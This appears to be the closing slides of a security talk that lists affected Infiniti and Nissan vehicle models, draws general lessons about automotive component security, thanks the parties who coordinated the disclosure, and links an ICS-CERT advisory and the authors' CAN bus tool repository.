Infiniti 2013 JX35, Infiniti 2014-2016 QX60, Infiniti 2014-2016 QX60 Hybrid, Infiniti 2014-2015 QX50, Infiniti 2014-2015 QX50 Hybrid, Infiniti 2013 M37/M56, Infiniti 2014-2016 Q70, Infiniti 2014-2016 Q70L, Infiniti 2015-2016 Q70 Hybrid, Infiniti 2013 QX56, Infiniti 2014-2016 QX 80

Nissan 2011-2015 Leaf




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# Conclusion

Things that are good to know

- Not an 0-Day but more like a 2441-Day.
- Different market segments:
  - Have different levels of security maturity
  - Can have very different product lifecycles
  - Share components
- Need to be aware of security issues found elsewhere



# Conclusion

- For helping co-ordinating this, we would like to thank:
  - Nissan NA
  - ICS-CERT - specifically Jason Barkley
  - Auto-ISAC
  - Intel PSIRT
- Advisory
  - <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>
- Tools
  - Latest slides will be posted at  
<https://github.com/HackingThings/Publications>
  - Our windows based arduino CAN bus tool:  
<https://github.com/HackingThings/CAN-Bus-Arduino-Tool>



# THANK you!

